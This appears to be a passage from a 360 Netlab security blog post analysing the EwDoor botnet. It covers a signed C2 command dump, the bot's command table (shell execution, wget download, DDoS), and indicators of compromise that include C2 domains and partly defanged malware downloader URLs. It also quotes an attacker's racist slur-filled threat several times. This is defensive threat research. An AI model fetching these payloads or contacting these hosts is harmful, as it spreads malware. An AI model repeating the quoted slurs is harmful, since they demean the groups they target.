00000000	02 09 9B 98 A9 CD FC 04 D9 E9 FC C0 C4 32 56 6F2Vo	
00000010	87 7A C8 A4 DD B0 2F 91 56 74 3D 08 46 CD C3 E4	.z..../.Vt=.F...	
00000020	81 50 1D E4 36 4F E4 43 99 F7 A0 94 0F 1A E3 C0	.P..60.C.....	
00000030	AB 99 4B 7F 31 9B 6C 44 73 B0 E6 B2 84 6B CF 3A	..K1.lDs....k.:	
00000040	7D 7D 84 00 87 1A 73 C5 65 95 23 C8 CE 00 04 08]}.s.e.#.....	
00000050	27 BD 7A 59 23 B4 61 95 3C 12 FE 00 91 01 BF AA	'.zY#.a.<.....	
00000060	4C 5C 92 1B AA 27 06 D8 52 0A 6C 1C B7 CC A8 65	L\...'..R.l....e	
00000070	35 94 AB 9C 33 6A 27 98 39 DE 69 2F 80 53 29 9E	5...3j'.9.i./S).	
00000080	4D A0 53 C3 77 AC 8D EB 7C E5 8A BA 7F BC AB F0	M.S.w....	
00000090	07 41 51 01 42 7D 93 B6 6F 57 32 03 BA 3E 08 85	.AQ.B}..oW2..>..	
000000A0	BA 59 2A 4C 1B FA 0A 77 21 9B 7E 69 13 DD 8E 1B	.Y*L...w!..~i....	
000000B0	B0 92 4E BB 7F 63 EC D8 C2 CE C0 27 1B 98 E0 EE	..N. c.....'....	
000000C0	CD B7 66 F7 F8 EC CA 77 B8 FD C3 11 F0 AD E7 72	..f....w.....r	
000000D0	79 B4 33 47 AE 61 2D FC 21 B3 37 59 63 12 81 D2	y.3G.a-..!..7Yc...	
000000E0	21 66 6E 4E 9B F2 6E 8B BA B2 7E 03 E8 64 F6 00	!fnN..n....~..d..	
000000F0	FF 08 60 C2 68 FD 5C 48 AF D8 5F 82 3B AD FA 9A	..`..h.\H..._.;...	
00000100	82 95 B5 8B 0F 6F FD 76 D9 8F D6 1A B7 AD 1B ACo.v.....	
00000110	14 DB 34 26 62 87 61 9E 37 DD 0F 5E B3 EB C5 1A	..4&b.a.7..^....	
00000120	32 36 0A 25 29 69 27 56 22 95 9B 4B 28 04 AA DA	26.%)i'V"..K(...	
00000130	2A EC C0 E8 F4 3B A0 14 B0 4F 31 94 22 5B 55 8E	*....;....01."[U.	
00000140	81 83 7B 11 9F DA 0E 69 BB 5F 11 B5 44 F3 4B 33	..{....i._..D.K3	
00000150	BA 56 DA EF DD 7E 8F 5D DF 81 06 F0 A3 90 2F 3C	.V....~.]...../<	
00000160	F9 A4 B2 10 42 49 EB 65 F3 CD 81 E8 86 CE DE ABBI.e.....	
00000170	A3 30 D8 BC A9 EA 0A 75 5B 0D 14 30 0B DA 02 C1	.0.....u[...0....	
00000180	DC 63 D8 63 78 8C 18 C2 AD DE 6E D3 A9 E8 35 E0	.c.cx.....n...5.	
00000190	9C BA 8C B1 37 97 9F 93 04 A4 36 B1 BE 7F BD A17.....6....	
000001A0	62 D8 7C 00 90 DA 19 9A 9D 2D 92 43 78 3F D5 11	b.-..Cx?..	
000001B0	80 E2 4F 06 4B 32 12 11 20 F5 3C B1 7B 25 F5 9A	..0.K2....<.{%..	
000001C0	C8 DE 3D 5B 70 6E C3 E1 9D 56 C7 55 F4 98 A6 7F	..=[pn...V.U...-	
000001D0	2D B6 D5 5C 4C 2A F8 55 FE 93 64 C4 2C 18 4A 17	..\L*.U..d.,.J.	
000001E0	15 A7 BB E2 DC 92 B1 9E 6A 47 87 E1 F8 34 47 DFjG...4G.	
000001F0	37 96 8B FD 7B 3D 08 94 FC 30 53 0D 2D F4 C9 71	7...{=...0S.-..q	
00000200	0B 77 00 00 00 00 00 00 01 07 01	.w.....	

length

Signature

Cmd

通过mbedtls自带的pk_verify工具可以很方便的对上面的payload进行校验。

```

>md5 pubkey
9dba72160f5d02ebdc8a78bcb27defa *pubkey
>md5 msg
5a6d3b1018b5e7543ee6f73d6c9df727 *msg
>md5 msg.sig
10acc6e0e0447d900d6d46c66c8f4406 *msg.sig
>cat msg | hexdump -C
00000000  00 00 00 00 00 00 01 07  01
>pk_verify.exe pubkey msg
. Reading public key from 'pubkey'
. Verifying the SHA-256 signature
. OK (the signature is valid)

```

当指令通过验签后，刚执行具体的命令，此处的命令编号为1，是心跳指令。

- 支持的指令

0.15, 0.16版本支持的指令如下表所示：

CMD INDEX	PURPOSE
1	heartbeat
2	port scan
4	exec "uname" cmd
5	download file via wget
6	update, write "/var/tmp/.ewupdate"
7	run cmd via bash
8	run cmd via popen
9	ddos attack

花絮

1. Ewdoor的作者是个修BUG的小能手！

修复前文所述的0.12版本中的C2 BUG只用了16分钟。

eeef0035f971622cc5f48e164ca28a95f; gzip compressed data, was "ramdisk.img", from Unix,

2. EwDoor的作者是 俄罗斯恐怖摇滚青年 ?

第一次使用的密钥 TheMagicalMysteryTourIsComingToTakeYouAway! , 是The Beatles乐队的歌词。

第二次使用的密钥 **холодно в доме папа в тужурке мама дочуркою топит в печурке!** , Google翻译为“**it's cold in the house, dad in a jacket, mom drowns her daughter in the stove!**” , 妥妥的一句话恐怖故事，看着让人不寒而栗。

3. EwDoor的作者非常凶!

11月发现我们的蜜罐IP后，在payload里骂我们， **kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming** , 用词相当的种族歧视，政治不正确，直言要攻击，吓得我们"瑟瑟发抖"。

Time	ip4.sip	tcp.sport	appl.ptext
2021-11-18 18:13:32.660	212.193.30.209	34,132	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:39:20.945	212.193.30.209	44,512	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:39:13.529	212.193.30.209	59,100	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:50.238	212.193.30.209	42,424	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:42.790	212.193.30.209	56,994	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:37:34.126	212.193.30.209	46,452	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 11:05:52.438	212.193.30.209	52,396	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 10:59:18.964	212.193.30.209	41,830	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming
2021-11-16 10:57:11.979	212.193.30.209	48,412	kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming

联系我们

感兴趣的读者，可以在[twitter](#)或者在微信公众号 360Netlab 上联系我们。

IoC

C2

```
185.10.68.20
rtmxvd.iunno.se
ekgmua.zapto.org
boatreviews.xpresit.net
a.rtmxvdio.net
a.hatbowlu3hf.ru
a.hatbowlrtx.su
```

45.141.157.217
rtmxvd.iunno.se
hhqnny.zapto.org
besthatsite.mooo.com
b.rtmxvdio.net
b.hatbowlu3hf.ru
b.hatbowlrx.su

port: 53, 443, 13433

Downloader

```
http://185[.10.68.20:1234/ew-new.sh
http://185[.10.68.20:1234/ew.sh
http://185[.10.68.20:1234/prod/mips
http://185[.10.68.20:1234/ramdisk.img.gz
http://212[.193.30.209/61501e55/mips
http://212[.193.30.209/859b6cfa.sh
```

Sample MD5

```
007c28d9a0ccfb10c478689fd63e0de0
128331f1c808ee385375dd54d0609ebc
46c18a8e93a863053952985a39bd7d63
4f0841ac08a27d8b3d56cbd03fb68ad8
5c4390e1668856cc7f72499a72f935d6
62bc8899a353921ac685cabb63de97b3
67ccb3cf1f4f57f5a0ded4d20bc91d73
7d4937e27d0fd75dd6159ffe53ebb505
84b3df62ed45bea57d0dd85e80f0dc07
8794d23cad330de803294a2a1adb128b
abaed830fe09e92ee434236d3db01e08
b81ade4f18c2df58adef301f401e8a02
ca6eb890853434ab9a0f8cdbab0965ea
ddf96434bdb7b449ddcc925e6a5b3095
eef0035f971622cc5f48e164ca28a95f
ffbacfb20e487265c7fdb30817717f26
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

DDoS



快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

Fodcha Is Coming Back, Raising A Wave of Ransom DDoS

卷土重来的DDoS狂魔：Fodcha僵尸网络再次露出獠牙

PassiveDNS

解析服务提供商对非授权域名解析情况的评估

概要 在之前的文章中，我们披露了Specter僵尸网络利用api[.]github.com等白域名提供C2服务，以此来逃避基于签名和威胁情报匹配的安全产品的检测。其具体原理经过分析之后，发现其利用了某些域名注册/托管商(cloudns)的权威DNS服务器在解析非其客户域名方面的漏洞。我们对此现象，即域名注册/托管商，公有云提供商等能够提供域名注册和解析...



Dec 6,

2021

16 min

read

DDoS

EwDoor Botnet Is Attacking AT&T Customers

Background On October 27, 2021, our Botmon system identified an attacker attacking Edgewater Networks' devices via CVE-2017-6079 with a relatively unique mount file system command in its payload, which had our attention, and after analysis, we confirmed that this was a brand new botnet, and based on it'



Nov 30,

2021

14 min

read

[See all 56 posts →](#)

